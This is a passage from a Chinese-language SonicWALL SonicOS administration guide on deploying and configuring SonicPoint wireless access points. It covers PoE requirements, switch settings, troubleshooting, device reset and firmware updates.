- **菊花式链接** – 菊花式链接允许小型环境（即，低密度交换机基础架构）用户在尽可能少地使用交换机端口的情况下部署多个 SonicPoint。例如，将商店内分散的许多设备连接到商店交换机基础架构中，包括多个 AP 覆盖整个商店，尽管该基础架构在交换机端口密度/可用性方面是比较小型的。SonicPoint 在 LAN2 接口中是以菊花式链接。

  重要：菊花式链接 SonicPoint 影响吞吐量，每加入一个 SonicPoint 会减少吞吐量。如果吞吐量为：

  - 关注问题，则保持吞吐量在可接受水平，对于：
    - SonicPoint N2，菊花式链接的 SonicPoint 不要超过 3 个。
    - SonicPoint ACe/ACi，菊花式链接的 SonicPoint 不要超过 2 个。
  - 非关注问题，菊花式链接的 SonicPoint 不要超过 4 个。

  如果采用 SonicPoint AC 型号和 SonicPoint N 或 N2 型号混合的模式，请将 SonicPoint AC 型号部署在链接的开端。

Wi-Fi 联盟认证

注：SonicPoint 双无线（SonicPoint NDR 和 SonicPoint ACe/ACi/N2）已经过 Wi-Fi 联盟的 Wi-Fi 认证，由“Wi-Fi 认证”徽标指定。

Wi-Fi 的认证徽标是 Wi-Fi 联盟的认证标志，表示该产品已经过 Wi-Fi 联盟的严格测试，且已证明可与其他产品进行互操作，包括有 Wi-Fi 认证徽标的其他公司的产品。

FCC U-NII 新规则合规

自 SonicOS 6.2.5.1 开始，运行固件版本 9.0.1.0-2 或更高版本的 SonicPoint ACe/ACi/N2 支持 FCC U-NII（未获许可 - 国家信息基础设施）新规则（报告和顺序 ET 案卷编号 13-49)。为符合 FCC 新规则中的动态频率选择 (DFS)，SonicPoint 检测并避免干扰 DFS 频段雷达信号。

注：使用符合 FCC 新规则的固件制造的 SonicPoint ACe/ACi/N2 无线接入点仅支持 SonicOS 6.2.5.1 和更高版本。连接到运行 SonicOS 6.2.5.1 或更高版本的防火墙后，较旧的 SonicPoint ACe/ACi/N2 接入点会自动更新为符合 FCC 新规则的固件。

VLAN 标签

通过虚拟接入点 (VAP) 可以在 VLAN 中设置优先级，因为 SonicPointN 和 AC 允许将 VAP 配置为使用同一 VLAN ID 连接 VLAN。您可以通过防火墙访问规则为 VLAN 流量设置优先级。

SonicPoint WMM 配置

SonicPoint > Wi-Fi 多媒体页面可用于配置 WMM 配置文件，包括参数和优先级映射。

从 **SonicPoint > SonicPoints** 页面配置 SonicPoint 或 SonicPoint 配置文件时，还可以创建 WMM 配置文件或选择现有 WMM 配置文件。**添加 SonicPoint 配置文件**对话框在**高级**选项卡上提供了一个包含这些选项的 **WMM（Wi-Fi 多媒体）**下拉菜单。

配置 WMM 配置文件时，您可以配置争用窗口的大小，以及配置仲裁帧间间隔 (AIFS) 数。可以为接入点 (SonicPoint) 上的每个优先级以及为工作站（防火墙）分别配置这些值。

可以将优先级别映射到 DSCP 值。默认的 DSCP 值与**防火墙 > 访问规则，QoS** 映射中的值相同。

- **SonicPoint RADIUS 服务器故障切换** – 提供轮询机制算法和更高的灵活性，用于管理 SonicPoint 的主要和次要 RADIUS 服务器。
- **SonicPoint WPA TKIP 反制策略和 MIC 故障洪泛检测与保护** – 如果入侵者发动 WPA 密码短语字典攻击，以生成消息完整性检查 (MIC) 故障洪泛，试图影响 WLAN 的功能和性能，WLAN Wi-Fi 保护访问 (WPA) TKIP 反制策略将锁定整个无线 LAN 网络。此 Dell SonicWALL 解决方案可以检测到 TKIP MIC 故障洪泛，并通过 TKIP 反制策略针对源采取行动，通过将故障洪泛添加到运行时黑名单中来自动阻止它们，从而为整个系统提供保护。
- **SonicPoint FairNet 支持** – 优化系统资源之后，SonicPoint FairNet 为网络管理员提供了一个简单的方法来控制无线客户端的带宽，并保证带宽在所有接入点间公平分配。管理员可以为所有无线客户端、特定的 IP 地址范围或单独的客户端配置 SonicPoint FairNet 带宽限制，以实现公平原则和提高网络效率。
- **SonicPoint 自动调整** – 可以根据无线区域配置文件自动重新设置 SonicPoint。这提高了管理效率和易用性，在之前的版本，必须先删除并重新添加 SonicPoint，然后才能使用已修改的配置文件对其进行重新设置。
- **SonicPoint 诊断** – SonicPoint 可以收集关键的运行时数据，并将其保存到永久存储区中。如果 SonicPoint 出现故障，Dell SonicWALL 管理设备会在 SonicPoint 重启时检索该数据，并将其组合到技术支持报告 (TSR) 中。随后的 SonicPoint 故障将会覆盖该数据。

无线 PCI 合规性和入侵检测/保护

- **入侵检测服务** - 入侵检测服务 (IDS) 使 Dell SonicWALL 网络安全设备可以识别这类常见的非法无线活动并采取应对措施。IDS 报告防火墙可通过扫描 SonicPoint 上的 802.11a/b/g/n/ac 无线电波频段找到的所有接入点。
- **高级入侵检测和保护** - 高级入侵检测和保护 (IDP) 监控无线电频谱中是否存在未授权接入点（入侵检测），并自动采取应对措施（入侵保护）。在 SonicPoint 上启用了高级 IDP 时，SonicPoint 的无线电将充当专用 IDP 传感器。
- **欺诈设备检测和保护** - 可以将 SonicPoint 配置为采用专用的传感器模式，以专注于在 2.4GHz 和 5GHz 频段上被动或主动进行欺诈设备检测和保护。即使仅使用一个频段，仍然可以扫描这两个频段。可以对欺诈设备进行分析，以报告其是否连接到网络，以及是否受到有线或无线机制阻止。
- **内置无线电扫描日程** – 现在，可以为 SonicPoint 安排日程，根据细致的日程安排选项（最多一天 24 小时，一周 7 天）执行入侵检测/保护扫描。为所有 SonicPoint 型号编辑 SonicPoint 配置文件时，日程安排选项可用于 **802.11n 无线**选项卡（或类似选项卡）上。

虚拟接入点

虚拟接入点 (VAP) 是单个物理接入点 (AP) 的多路复用实例，以使单个 AP 显示为多个分立的接入点或 VAP。对于无线 LAN 客户端，每个 VAP 显示为一个独立的物理 AP，而实际上只存在一个物理 AP。

- **虚拟接入点日程支持** – 为便于使用，可以单独启用或禁用每个虚拟接入点日程。
- **虚拟接入点二层桥接** – 可以将每个虚拟接入点桥接到 LAN 区域上的对应 VLAN 接口，从而提供更高的灵活性。
- **虚拟接入点 ACL 支持** – 每个虚拟接入点均可支持单独的访问控制列表 (ACL)，以提供更高效的身份验证控制。
- **SonicPoint N 双无线上的虚拟接入点群组共享** – 可以将相同的虚拟接入点/VLAN 设置应用于双无线。这样，您即可将统一的策略用于两个无线以及在网络交换机中共享 VLAN 中继。

访客服务

- **基于流量配额的访客服务器策略** – 可以基于流量配额策略控制访客会话，以获得更高的可用性。或许可以根据付款，为不同的访客客户端配置不同的传输/接收限制。
- **外部访客服务 FQDN 支持** – 轻量级热点消息 (LHM) 服务器配置支持完全限定的域名(FQDN) 。

- **外部访客服务 Apache Web 服务器/PHP 支持** – 支持将 Apache Web 服务器和 PHP 脚本用于轻量级热点消息基础结构用途。这为运行 Apache 和 PHP，而不是 Microsoft .Net Framework 和 ASP 脚本的基于 Linux 的 Web 服务器提供了支持。
- **访客管理员支持** –"访客管理员"权限组为管理员提供的访问权限仅可用于管理访客帐户和会话。登录之后，访客管理员可以管理访客帐户和会话，但不能访问任何其他资源或管理接口页面。
- **内部无线 IDS 扫描日程** – 无线入侵检测和保护 (WIDP) 监控无线电频谱中是否存在未授权接入点（入侵检测），并自动采取应对措施（入侵保护）。SonicOS 提供了一项解决方案，用于探测欺诈接入点并根据管理员设置采取措施。

  SonicOS 无线入侵检测和保护将 SonicPoint 转变为专用的 WIDP 传感器，用于检测连接到网络的未授权接入点。

日本和国际 SonicPoint 支持

SonicOS 6.2.2.2 及更高版本对日本和国际 Dell SonicPoint ACe/ACi/N2 无线接入点均支持。国际 SonicPoint 是指在美国或日本以外的国家或地区部署和运行的 SonicPoint 设备。

当国际 Dell SonicPoint 连接到一台 Dell SonicWALL 网络安全设备时，SonicOS 在 **SonicPoint > SonicPoints** 页面上显示一个**注册**按钮。单击**注册**将打开一个对话框，您可以在其中选择合适的**国家或地区代码**。

注：务必选择 Dell SonicPoint 部署所在国家或地区的相应国家或地区代码，即使您注册 SonicPoint 时不是在该国家或地区内。

对于注册的国家或地区代码是加拿大以外的国际 SonicPoint，其国家或地区代码可在 **SonicPoint > SonicPoints** 页面的 SonicPoint 配置文件中更改。

重要：当 SonicPoint 注册的是加拿大的国家或地区代码时，只能联系 Dell SonicWALL 支持来更改国家或地区代码。

管理 SonicPoints 之前

在 SonicOS 管理界面中管理 SonicPoints 之前，您必须先完成以下操作：

- 检查是否已将 SonicPoint 镜像下载到您的 SonicWALL 安全设备中。请参见第 577 页的更新 SonicPoint 固件。
- 配置您的 SonicPoint 设置配置文件。
- 配置无线区域。
- 将配置文件分配给无线区域。该步骤为可选步骤。如果您没有为某区域分配默认的配置文件，则该区域中的 SonicPoints 将使用列表中的第一个配置文件。
- 为无线区域分配接口。
- 将 SonicPoints 连接到无线区域中的接口。
- 测试 SonicPoints。

SonicPoint 部署最佳做法

本节针对 SonicWALL 的 SonicPoint 无线接入点的设计、安装、部署和配置问题，提供了相关的 SonicWALL 建议和最佳做法。其中涉及的信息使站点管理员能够在任意大小的环境中正确部署 SonicPoints。本节还包括成功操作和部署所需的相关外部问题。

重要：对本节中引用的任何第三方以太网交换机，Dell SonicWALL 不提供任何直接的技术支持。如果交换机制造商发布可能会使此处所含的信息无效的新模型或固件，则材料也会相应的变更，而不会告知 Dell SonicWALL。

如需 SonicPoint 最佳做法的更多信息，可在 https://support.software.dell.com/zh-cn/ 上的《SonicPoint 部署最佳实务指南》中找到。

主题：

- 第 570 页的前提条件
- 第 571 页的测试过的交换机
- 第 571 页的接线注意事项
- 第 571 页的站点调查和规划
- 第 572 页的信道
- 第 573 页的 PoE 和 PoE+
- 第 574 页的生成树
- 第 574 页的 VTP 和 GVRP
- 第 574 页的端口聚合
- 第 574 页的广播限制/广播风暴
- 第 574 页的速度和双工
- 第 574 页的虚拟接入点 (VAP) 问题
- 第 575 页的故障排除
- 第 575 页的解决旧 SonicPoints 的故障
- 第 575 页的重置 SonicPoint
- 第 576 页的交换机程序建议

前提条件

以下是成功部署 SonicPoint 所需的条件：

- SonicOS 需要公开的互联网访问权限，使网络安全设备能够下载和更新 SonicPoint 固件映像。如果设备没有公共互联网访问权限，则需要手动获取和下载 SonicPoint 固件。
- 一个或多个 Dell SonicWALL SonicPoint 无线接入点。
- 如果使用 PoE/PoE+ 交换机给 SonicPoint 供电，必须为以下其中一种：
  - 适用于 SonicPoint AC/N2 符合 802.3at 的以太网交换机
  - 适用于其它 SonicPoint 型号符合 802.3af 的以太网交换机
- 在本节的末尾处可找到对于 HP、Cisco、Dell 和 D-Link 的特定供应商交换机程序注释。如果找不到，则需要使用 SonicPoint 随附的电源适配器或 SonicWALL 的 PoE 注入程序。请参见《*SonicWALL* 以太网供电 *(PoE)* 供电器用户指南》。
- 强烈推荐您获得 Dell SonicWALL 网络安全设备的支持合同以及 PoE/PoE+ 交换机。在发现交换机端或防火墙端存在问题或发布新功能时，该合同将使您能够升级到新版本。
- 安装之前，请务必进行完整的站点调查（请参见第 571 页的站点调查和规划）。
- 检查接线和电缆基础结构，以验证 SonicPoints 之间的端到端运行，并检查以太网交换机是否为 CAT5、CAT5e 或 CAT6。
- 检查建筑物的安装点代码，并与建筑物的设施工作人员配合工作，因为某些所需的安装点可能存在违规现象。

测试过的交换机

- Cisco – 大多数 Cisco 交换机可正常运行，但 SonicWALL 不推荐使用“Cisco Express”交换机部署 SonicPoints。
- Netgear – SonicWALL 不建议您使用 Netgear PoE 交换机部署 SonicPoints。
- D-Link PoE 交换机 – 将需要关闭所有专用广播控制和风暴控制机制，因为它们会干扰在 SonicPoint 中的设置和获取机制（参见相关第 573 页的 PoE 和 PoE+）。
- Dell – 为快速启动 SonicPoint 端口，请务必配置 STP。
- Extreme – 为快速启动 SonicPoint 端口，请务必配置 STP。
- Foundry – 为快速启动 SonicPoint 端口，请务必配置 STP。
- HP ProCurve – 为快速启动 SonicPoint 端口，请务必配置 STP。

接线注意事项

- 确保接线为 CAT5、CAT5e 或 CAT6 端到端。
- 对于 SonicPoint AC 设备，由于 802.3af 和 802.3at 中的信号限制，PoE 交换机和 SonicPoint 之间的以太网电缆长度不应超过 100 米。
- 随着电缆长度的增加，您将需要计算 PoE 电量损耗，最高可达 16%。电缆线越长，端口需要的电量越多。

站点调查和规划

- 使用无线光谱扫描仪对将要在其中部署 SonicPoint 的所有区域进行全面的检查。注意任何现有的接入点 (AP) 以及它们广播所在的信道。SonicWALL 目前推荐您使用 Fluke 或 AirMagnet 产品执行全面的站点调查。您也可以尝试使用 NetStumbler/MiniStumbler，它将使用您的无线卡执行合理的调查工作。
- 平面设计图比较有用，在其中您可以标记接入点的位置和无线单元的范围。保存多个副本，因为站点调查可能会发现原始设计并不是最好的，需要重新开始。同时，在墙壁、走廊和电梯的位置处，可能会影响信号。还应注意用户所在的区域和不存在用户的区域。站点调查期间，在有许多电子设备的区域，注意可能会带来干扰的电子设备（微波炉、CAT 扫描设备等），也要查看使用的电缆。在有许多电子设备的区域，也要查看使用的电缆。
- 测量三个无线信号通过不同楼层之间的长度。
- 确定可定位接入点以及电源和电缆的位置。记住，不应将接入点安置在紧靠金属或混凝土墙壁的位置，而应将它们尽量靠近天花板。
- 使用无线扫描工具检查信号强度和噪音。信号与噪声比应至少为 10 dB（11 Mbps 的最小值要求），但首选 20 dB。这两个因素都会影响服务的质量。
- 根据您的调查结果重新定位接入点并重新测试。
- 保存设置，记录并注释接入点的位置，以备将来参考。
- 当使用旧的 SonicPoint 型号时，如果您发现特定区域或所有区域存在重叠的 802.11b/g 信道而饱和，您可能想要使用 802.11a 无线部署 SonicPoint。这会提供更大阵列的广播信道，尽管 802.11a 的范围有限且 SonicPoint 不允许添加外部天线。
- 规划时，务必注释电缆从 SonicPoint 安装的位置开始的长度，必须小于等于 100 m。如果您未使用 PoE 交换机，还将需要考虑用于 SonicPoint 的电源适配器或 PoE 供电器。确保不会制造电器火灾危险。
- 注意不要将无线信号发送到您无法控制的区域；检查人们能够过滤信号并相应地调整信号的区域。
- 为轻度使用，可计划为每个 SonicPoint 设置 15-20 个用户。对商业使用，应计划为每个 SonicPoint 设置 5-10 个用户。
- 针对漫游用户的相应计划 – 这将需要调整每个 SonicPoint 上的电源，以使信号覆盖的程度最小化。在重叠程度较大的区域中，如果多个 SonicPoints 广播同一个 SSID，可能会导致客户端连接问题持续存在。
- 使用 SonicOS 中的日程安排功能在不使用时关闭 SonicPoint – 推荐在非营业时间不要运行 SonicPoint（夜间和周末关闭）。

信道

SonicPoints 的默认设置为自动信道。设置该项后，SonicPoint 在启动时将执行扫描，检查是否有其他无线设备正在传输。然后将尝试找到未使用的信道，用于传输。尤其是在较大型的部署中，此过程可能会引发故障。在大型部署中，推荐您为每个 SonicPoint 分配固定的信道。

提示：SonicPoint 的图表及其 MAC 地址有助于避免重叠。推荐在平面布置图上标记 SonicPoint 的位置和 MAC 地址。

无线卡调整

如果您的便携式计算机遇到连接问题，则可检查计算机是否具有内嵌 Intel 无线适配器。以下 Intel 芯片组众所周知，已经过 Intel 的确认，存在与第三方无线接入点断开连接的问题：

- Intel PRO/Wireless 2100 Network Connection
- Intel PRO/Wireless 2100A Network Connection
- Intel PRO/Wireless 2200BG Network Connection
- Intel PRO/Wireless 2915ABG Network Connection
- Intel PRO/Wireless 3945ABG Network Connection

这些无线卡供应给 OEM 便携式计算机制造商，通常根据制造商的名称重新命名 – 例如，Dell 和 IBM 使用以上无线卡，但驱动程序根据他们自己的名称确定。

微调无线卡的方法：

1 识别适配器的方法：

   a 请访问 Intel 的支持网站，

   b 并搜索 **Intel 网络连接 ID 工具**。

   c 在经常出现连接中断问题的任何便携式计算机上安装并运行该工具。该工具将识别计算机上安装的是哪个 Intel 适配器。

2 识别 Intel 无线适配器后，转到 Intel 的支持网站并下载最新的适配器软件包。

   重要：推荐您下载并安装完整的 Intel PRO/Set 软件包，并允许其管理无线卡，以此来代替之前使用的 Windows 或任何 OEM 提供的无线网卡管理程序。SonicWALL 推荐您使用版本 10.5.2.0 或更新的完整 PRO/Set 无线软件驱动程序/管理器。

3 务必使用 Intel 无线管理实用程序并禁用 Microsoft 的无线零配置管理服务 – Intel 实用程序应控制卡，而不是操作系统。

4 在**高级**部分中，

   a 通过清除**使用默认值**旁边的复选框禁用电源管理。

   b 然后移动其下面的滑块到**最高**。这将指示无线卡以最大强度运行且不会进入睡眠模式。

   c 完成后，单击**确定**按钮保存并激活更改。

   d 重启计算机。

5 在**高级**部分中，

   a 通过清除**使用默认**旁边的复选框调整漫游入侵。

   b 然后移动其下面的滑块到**最低**。这将指示无线卡以尽可能长的时间停止在其关联的接入点上，且只在信号明显减弱的时候漫游。

      提示：在大量接入点广播同一个 SSID 的环境中，这非常有用。

c 完成后，单击**确定**按钮保存并激活更改。

d 重启计算机。

如果问题仍存在，可能需要尝试调整无线卡的前同步码模式。默认情况下，上述的 Intel 无线卡设置为**自动**。所有 SonicWALL 无线产品默认设置为使用“长”前同步码，尽管这可在管理 GUI 中调整。

调整 *Intel* 无线卡的前同步码设置的方法是：

1 请转到**高级**部分。

2 清除**使用默认**旁边的复选框。

3 从其下的下拉菜单中选择**长 Tx 前同步码**。

4 完成后，单击**确定**按钮保存并激活更改。

5 重启计算机。

PoE 和 PoE+

电缆太长会造成电量损耗；SonicPoint 和 PoE 交换机之间的电缆长度为 100 m 时可能会产生 16% 的电量/信号削弱；这样 PoE 交换机将需要为端口提供更多的电量才能保证 SonicPoint 正常运行。

主题：

- 第 573 页的 SonicPoint ACe/ACi/N2
- 第 573 页的旧版 SonicPoint 和 SonicPoint N/Ni/Ne/NDR

SonicPoint ACe/ACi/N2

为 SonicPoint ACe/ACi/N2 提供以太网供电/以太网供电+ (PoE/PoE+) 的任何交换机都必须完全符合 802.3at 的要求。不要在不符合要求的交换机上运行 SonicPoint，因为 Dell SonicWALL 不支持。

重要：关闭 pre-802.3at-spec 检测，否则可能会导致连接问题。

SonicPoint AC（类型 1）可设置为 0、1、2，或 3 PD 级。SonicPoint AC（类型 2）设置为 4 PD 级。最小和最大功率输出值如下：

- 类型 1，0 PD 级使用最小 0.5 W 到最大 15.4 W
- 类型 1，1 PD 级使用最小 0.5 W 到最大 4.0 W
- 类型 1，2 PD 级使用最小 4.0 W 到最大 7.0 W
- 类型 1，3 PD 级使用最小 7.0 W 到最大 15.4 W
- 类型 2，4 PD 级使用最小 15.4 W 到最大 30 W

重要：级别中的不匹配将会导致握手混乱，并会重启 SonicPoint。

确保每个 SonicPoint AC/SonicPoint N2 保证可获得 25 W。

需要特别注意，确保所有 PoE/PoE+ 交换机可为其每个 PoE 端口提供最少 25 W 的功率。例如，支持 SonicPoint AC 或 SonicPoint N2 的端口需要 25 W 的功率。如果交换机不能保证每个端口 25 W，则必须添加外部冗余电源。您将需要紧密配合 PoE/PoE+ 交换机的制造商，以确保为交换机提供充足的电量，从而使所有 PoE/PoE+ 设备都能正常运行。

旧版 SonicPoint 和 SonicPoint N/Ni/Ne/NDR

旧版 SonicPoint 和 SonicPoint N/Ni/Ne/NDR 设置为 0 PD 级，它使用最小 0.44W 到最大 12.95W 功率。

为旧版 SonicPoint 和 SonicPoint N/Ni/Ne/NDR 提供 PoE 的任何交换机都必须完全符合 802.3af 的要求。不要在不符合要求的交换机上运行 SonicPoint，因为 Dell SonicWALL 不支持。

关闭 pre-802.3af-spec 检测，否则可能会导致连接问题。

确保每个端口能保证获得 10 W，并将 PoE 优先级设置为“严重”或“高”。

生成树

当以太网端口以电力激活时，大多数交换机将默认激活端口上的生成树协议，以确定网络拓扑中是否存在循环。在检测的 50-60 秒时间内，端口不会通过任何流量 – 该功能会导致 SonicPoints 问题。

如果您不需要生成树，请在交换机上全局禁用，或在连接 SonicPoint 设备的每个端口上将其禁用。如果无法禁用，请联系交换机制造商，以确定他们是否允许“快速生成树检测”，该方法在很短的时间内运行生成树，因此不会出现连接问题。请参考第 576 页的简单的 Dell 交换机配置（每个接口），了解关于该方法的规划样本。

VTP 和 GVRP

关闭与 SonicPoints 直接相连的端口上的这些中继协议，因为它们会导致 SonicPoints 问题 – 尤其是高端 Cisco Catalyst 系列交换机。

端口聚合

- 默认情况下，很多交换机都打开了端口聚合，这会导致很多问题。应在直接连接到 SonicPoint 的端口上禁用端口聚合。
- PAGP/Fast EtherChannel/EtherChannel 应在连接 SonicPoint 的端口上关闭。
- LACP 应在连接 SonicPoint 的端口上关闭。

对 SonicPoints 进行端口屏蔽

通过将 SonicPoints 配置为 PortShield 群组的一个成员，对其进行端口屏蔽。如果将 SonicPoints 配置成 X 系列交换机，必须将其隶属的 PortShield 群组配置成专用链接的端口。如需更多信息，请参阅第 300 页的为 Dell X 系列交换机配置 PortShield 接口和 *Dell SonicWALL X*系列解决方案部署指南。

广播限制/广播风暴

该特性是某些交换机存在的问题，尤其是 D-Link。如果可能，请禁用每个端口上的该特性，否额，请全局禁用。

速度和双工

- 目前，自动协商速度和双工是 SonicPoints 的唯一选项。
- 锁定交换机上的速度和双工并重启 SonicPoint 可有助于解决连接问题。
- 检查出现错误的端口，因为这是确定是否存在双工问题的最佳方式（端口的吞吐量也会减少）。

虚拟接入点 (VAP) 问题

只有支持 VLAN 的 SonicWALL 平台可以提供现有版本的虚拟接入点功能。每个 SSID 都应与唯一的 VLAN ID 相关联，以划分不同广播域中的流量。在到达 SonicWALL WLAN 接口或 SonicPoint 之前，必须取消 SDP/SSPP 协议包的标签。

必须正确配置 Dell SonicWALL 网络安全设备和 SonicPoint 之间的交换机，以针对每个 VAP SSID 允许未加标签的 SDP/SSPP 流量和带有 VLAN ID 标签的流量。

如果完全将每个虚拟接入点分配给独自的 VLAN/安全区域 - 这将提供最大的安全性，尽管未明确要求符合 PCI 的要求，也会使您稳定地位于“绿色”区域。

注：如果使用 VLAN，请勿使用父级接口和默认 VLAN。

故障排除

- 创建无线区域和接口时，一定要根据您想要支持的 SonicPoints 的数量配置接口 - 默认情况下，新接口配置为**无 SonicPoints**。否则，网络安全设备将不会创建必要的 DHCP 范围，且不会得到添加到接口中的任何 SonicPoints。
- 如果您添加了 SonicPoints 但仅检测到和获得特定数量的 SonicPoints，请按照上述内容检查接口设置，因为它可能设置为针对很少的 SonicPoints。
- 如果吞吐量显的缓慢，请检查一个接口上有多少个 SonicPoints – 在大型部署中，推荐将 SonicPoints 分布到多个接口上。尝试将接口限制到 4:1 超额比例。例如，如果是 100Mbps，可安全地连接 20 个 SonicPoints，并可达到合理的性能。
- SonicPoint 的处理速度可以有所变化，且受限于 IEEE 802.11 标准中的规范：802.11a/b/g/n/ac。
- 确保您的安全区域（默认 WLAN 或您自己的自定义无线区域）有正确的设置 – 由于各种原因，它们可能会阻止流量。
- 如果 SonicPoints 未获得流量，请检查 DHCP 范围，它们可能处于关闭状态或已全部缺失。
- 停止在设置模式？拔下插头，清除配置文件中的配置，重启，然后再重新插入插头。
- 为能够发现和设置 SonicPoint，必须将 Dell SonicWALL 网络安全设备连接到 Internet。
- 在旧的 SonicPoint 型号上，不建议您对 802.11bg 和 802.11a 无线使用同一个 SSID，因为有三重频带卡的客户端可能会遇到连接断开问题 – 应进行单独命名。
- 如果 SonicPoint 无法找到 Dell SonicWALL 网络安全设备，由于所有 SonicPoint 都将回到相同的默认 IP 地址 192.168.1.20/24，可能会出现问题。
- 如果解决无线问题，记录、Syslog 和 SNMP 将为您提供帮助 – SonicWALL 的全局管理系统 (GMS) 软件包可集中 SonicWALL 设备的所有这些信息，而不必考虑所在位置。免费的备选方式为 Kiwi 的 Syslog 服务器，它可接受来自所有 SonicWALL 网络安全设备的 Syslog 流和 SNMP 陷阱。最新版本的地址为：http://www.kiwisyslog.com/
- 检查网络电缆：使用的是屏蔽式还是非屏蔽式 TP 电缆？

解决旧 SonicPoints 的故障

如果您的 SonicPoint 较旧且它总是出现端口摇摆现象，根本无法通电，停滞在重启循环状态，或在 GUI 中报告停留在设置状态，请检查是否正在运行当前版本的固件，以及 Dell SonicWALL 网络设备是否有公共互联网访问权限。您可能需要更新的 SonicPoint。

重置 SonicPoint

SonicPoint 在设备的后部临近控制台端口的小孔中具有一个重置开关。您可以使用拉直的曲别针、牙签或其他直的物体随时通过按重置开关重置 SonicPoint。

重置按钮可将正在运行的 SonicPoint 的模式配置重置为出厂默认值。而不会将配置重置为其他模式。根据 SonicPoint 的运行模式，以及您按下重置按钮的时间，SonicPoint 将以以下其中一种方式运行：

- 按下重置按钮的时间**至少为三秒**但**小于八秒**，则在管理模式中运行的 SonicPoint 会将管理模式配置重置为出厂默认值，并重启 SonicPoint。
- 按下重置按钮的时间**超过八秒**，则在管理模式中运行的 SonicPoint 会将管理模式配置重置为出厂默认值，并在安全模式下重启 SonicPoint。
- 按下重置按钮的时间**超过三秒**，会将配置重置为出厂默认值，并重启 SonicPoint。

交换机程序建议

主题：

- 第 576 页的简单的 HP ProCurve 交换机命令（每个接口）
- 第 576 页的简单的 Dell 交换机配置（每个接口）
- 第 576 页的简单的 D-Link 交换机配置

简单的 HP ProCurve 交换机命令（每个接口）

- name ‘link to SonicPoint X’
- no lacp
- no cdp
- power critical
- no power-pre-std-detect（注：全局命令）
- speed-duplex 100-half（注：仅当发现 FCS 错误时使用）
- spanning-tree xx admin-edge-port（注：使用端口号替换 xx）
- mdix-mode mdix

简单的 Dell 交换机配置（每个接口）

- spanning-tree portfast
- no back-pressure
- no channel-group
- duplex half（注：仅当发现 FCS 错误时使用）
- speed 100
- no flowcontrol
- no gvrp enable
- no lldp enable
- mdix on
- mdix auto
- no port storm-control broadcast enable

简单的 D-Link 交换机配置

D-Link PoE 交换机没有 CLI，因此您需要使用其 web GUI。

注：如果在您的环境中使用了多播，检查 D-Link 是否为推荐的固件版本。

在将 SonicPoints 添加到交换机之前，请禁用交换机上的生成树、广播风暴控制、LLDP 和保护引擎，因为这些都可能会影响成功的设置、配置和功能。

SonicPoint 设置配置文件

如需 SonicPoint 的概述，请参见第 565 页的关于 SonicPoints。

主题：

- 第 577 页的设置概述
- 第 577 页的更新 SonicPoint 固件
- 第 578 页的 SonicPoint N、SonicPoint NDR、SonicPoint AC 状态
- 第 579 页的启用自动设置

设置概述

首次连接 SonicPoint 设备并通电后，它拥有出厂默认配置（IP 地址：192.168.1.20，用户名：管理员密码：密码。）初始化时，该设备将尝试查找与其对等的 SonicOS 设备。

如果 SonicPoint 通过 Dell SonicWALL 发现协议定位或由对等 SonicOS 设备定位，则两个设备之间加密的交换将确保其中分配给相关无线区域的配置文件用于自动配置（设置）新添加的 SonicPoint 设备。

作为设置过程的一部分，SonicOS 将为发现的 SonicPoint 设备分配唯一的名称，并记录其 MAC 地址和接口以及发现时所在的区域。还可以为 SonicPoint 自动分配一个 IP 地址，按此配置后，SonicPoint 将可以和 WPA-EAP 支持的身份验证服务器进行通信。然后 SonicOS 将使用与相关区域关联的配置文件配置 2.4GHz 和 5GHz 无线设置。

SonicPoint 设置配置文件提供了一种可扩展的高度自动化方法，该方法可配置和设置分布式无线体系结构中的多个 SonicPoints。SonicPoint 配置文件定义包括可在 SonicPoint 上配置的所有设置，例如针对 2.4GHz 和 5GHz 无线、SSID 和信道操作的无线设置。

定义 SonicPoint 配置文件后，即可将其应用到无线区域中。每个无线区域只能配置一个 SonicPoint 配置文件。任何配置文件都可应用到任意数量的区域中。将 SonicPoint 连接到区域时，将通过分配给该区域的配置文件自动对其进行调配。

SonicOS 包含三代 SonicPoint 的默认配置文件：SonicPoint ACe/ACi/N2、SonicPoint NDR/Ne/Ni 和 SonicPoint N。您可以修改这些配置文件或创建新配置文件。

对配置文件的修改将不会影响已经过设置并处于可运行状态的设备。对可运行的 SonicPoint 设备所做的配置更改可通过以下两种方式完成：

- **手动配置更改** – 单一或少数更改生效时适用，特别是在单独的 SonicPoint 需要与分配给该区域的配置文件不相同的设置的情况下。
- **取消设置** – 删除 SonicPoint 设备可有效取消对设备的设置，也可清除其配置，并将其置于它将自动重新参与与其对等 SonicOS 设备的设置过程的一种状态。当某区域的配置文件已更新或更改，且该更改针对传播而设置，则该技术将非常有用。可将其用于更新 SonicPoint 上的固件，或简单地自动更新处于受控形式的多个 SonicPoint 设备，而不是同时更改所有对等的 SonicPoint，否则将会导致服务中断。

要配置 SonicPoint 配置文件，请参见第 604 页的配置 SonicPoint 配置文件。

更新 SonicPoint 固件

并非所有 SonicOS 固件都包含 SonicPoint 固件图像。要选中，请滚动到 **SonicPoint > SonicPoints** 页面底部，并找到**下载**链接。

如果您的 SonicWALL 设备具有互联网连接，它将从连接 SonicPoint 设备的防火墙服务器下载正确的 SonicPoint 镜像版本。

如果您的 SonicWALL 设备没有互联网访问权限，或只能通过代理服务器访问，则必须执行以下步骤：

1 从 http://www.mysonicwall.com 将 SonicPoint 镜像下载到有互联网访问权限的本地系统。

您可以从以下其中一个位置下载 SonicPoint 镜像：

- 在您可以下载 SonicOS 固件的页面上
- 在“下载中心”页面上，选择“类型”下拉菜单中的**SonicPoint**。

2 将 SonicPoint 镜像下载到您的 SonicWALL 设备可访问的本地 Web 服务器上。

您可以更改 SonicPoint 镜像的文件名，但应保留扩展名的完整性（例如：`.bin.sig`）。

3 在 SonicWALL 设备的 SonicOS 用户界面上，单击导航窗格中的**系统 > 管理**。

4 在**系统 > 管理**页面中**下载 URL**部分的下面，选择要下载的 SonicPoint 镜像的相应复选框（可以下载多个镜像）：

- **手动指定 SonicPoint-N 固件 URL (http://)**
- **手动指定 SonicPoint-Ni/Ne 固件 URL (http://)**
- **手动指定 SonicPoint-NDR 固件 URL (http://)**
- **手动指定 SonicPoint-ACe/ACi/N2 映像 URL (http://)**

5 在字段中，输入您本地 Web 服务器上的 SonicPoint 镜像文件的 URL。

注：输入 SonicPoint 镜像文件的 URL 时，请勿在字段中包含 `http://`。

6 单击**接受**。

SonicPoint N、SonicPoint NDR、SonicPoint AC 状态

注：在运行 SonicOS 6.2.2 及更高版本的设备上支持 SonicPoint AC。

